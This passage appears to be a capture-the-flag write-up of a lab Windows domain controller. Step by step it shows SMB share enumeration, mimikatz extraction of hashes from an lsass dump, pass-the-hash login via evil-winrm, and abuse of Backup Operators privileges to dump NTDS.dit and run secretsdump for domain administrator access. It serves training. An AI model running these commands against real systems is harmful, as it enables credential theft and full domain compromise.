rpcclient $> setuserinfo audit2020 23 "password@123"
Back to basics new creds enumeration start from 0, let’s check what share we have access as audit2020 user
netexec smb 10.10.10.192 -u audit2020 -p "password@123" --shares
nice we have interesting share access forensic
let’s connect to share using smbclient
smbclient //10.10.10.192/forensic -U "blackfield.local\audit2020%password@123"
let’s check the memory_analysis, i’ve downloaded the commands_output all files, but we found the other usernames → lydericlefebvre, Ipwn3dYouCompany

we found interesting folder memory_analysis which contains the lsass.zip, download it and extract it we found the

let’s load this into our local machine in mimikatz
mimikatz # sekurlsa::minidump E:\Offsec-OSCP\lsass.dmp
mimikatz # sekurlsa::logonpasswords
let’s verify the hash is valid or not using netexec
netexec smb 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
as we don’t have other shares to explore let’s try winrm to check if we have access or not
netexec winrm 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
You said Pwn3d! i heard Access granted!
let’s login to winrm as svc_backup’s credentials
evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
i found the interesting notes.txt in C:\

let’s check which groups our user belongs to
net user svc_backup
then i checked the privileges of svc_backup user

putting pieces togather we can conclude that user is member of Backup operators and and has SeBackup and SeRestore Privilege
so the idea is we can dump SYSTEM and ntds.dit from DC and then use secretsdump to dump the hashes from the ntds.dit
i found interesting powershell script on github that dump SAM,SYSTEM,SECURITY and NTDS.dit
https://github.com/G4sp4rCS/backup-operator-to-domain-admin-POC
upload backupToDA.ps1 on target machine, set execution policy to bypass
Set-ExecutionPolicy Bypassor powershell -ep bypass
then simply run the script

we need NTDS.dit and SYSTEM files, we need bootkey from system to decrypt the NTDS database
now download both files


great, now load the system and ntds.dit into secretsdump
impacket-secretsdump -system system -ntds ntds.dit LOCAL

i’ll use Administrator NTLM hash → 184fb5e5178480be64824d4cd53b99ee to login with evil-winrm
evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee